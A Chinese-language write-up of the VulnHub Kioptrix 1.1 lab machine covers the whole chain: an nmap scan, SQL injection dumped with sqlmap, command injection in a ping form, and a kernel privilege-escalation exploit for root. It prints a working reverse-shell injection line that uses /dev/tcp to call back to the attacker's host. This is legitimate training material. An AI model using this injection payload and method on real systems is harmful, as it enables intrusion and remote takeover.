
# 0x00:靶机下载


下载链接: <https://www.vulnhub.com/entry/kioptrix-level-11-2,23/>

看了下描述利用基础知识来得到root权限这个样子




该靶机的难点在于安装如何让kali成功扫到IP。。。。。。同时排除bug一定要下载update千万不要下载original。在做original的时候会遇到一个很恶心的bug


下载完后解压可以得到一个文件夹




点进去以后可以看到一个.vmx的文件，但是先别双击点开




按住右键用编辑器打开，这里我选择Visual Studio打开来到第45行这里要把Bridged改成NAT然后双击打开



还没完，在网络连接那里首先是默认桥接模式的一定要调回NAT模式，然后点击开始运行，这个时候不知道这个虚拟机咋设置的又跳回桥接模式，所以手速一定要快赶快调回NAT模式




最后花了30分钟终于把IP扫出来了。。。。。。。。




# 0x01:探测靶机

得知IP以后开始用nmap探测波端口,主要开了22，80，111，443，620，631和3306端口

命令:nmap -A -sS -sV -v -p- 192.168.234.140




访问一波IP可以正常访问开搞




# 0x02:登录界面存在注入


这里由于是个登录框，破解的方法可以是SQL注入或者可以尝试波用字典进行爆破，这里我偷懒了，直接用burp的active scan扫到存在SQL注入




然后保存到文本里面用sqlmap可以成功跑出来



然后接下来—dbs可以跑出两个数据库名




然而奇怪的事情又发生了。。。。分别跑这两个库你是跑不出来的所以我直接 –dbs 后面直接 –dump跑数据，直接跑到两个账号密码




# 0x03:利用命令执行漏洞getshell



输入admin的账号密码以后会遇见一个输入框



在里面输入kali的IP会帮你ping一次




经过测试发现|可以绕过，存在命令执行漏洞




那么提前开启netcat插入一句话,成功反弹

一句话: 192.168.19.128| bash -i >& /dev/tcp/192.168.19.128/5555 0>&1




# 0x04:提权



用sudo-l查看特殊权限，结果需要密码卒，换另外一个查看了Linux版本为CentOS4.5



用MSF搜到一个提权payload



先复制到root目录下然后开启python共享模式传上去



最后编译一下运行就可以获得root权限了

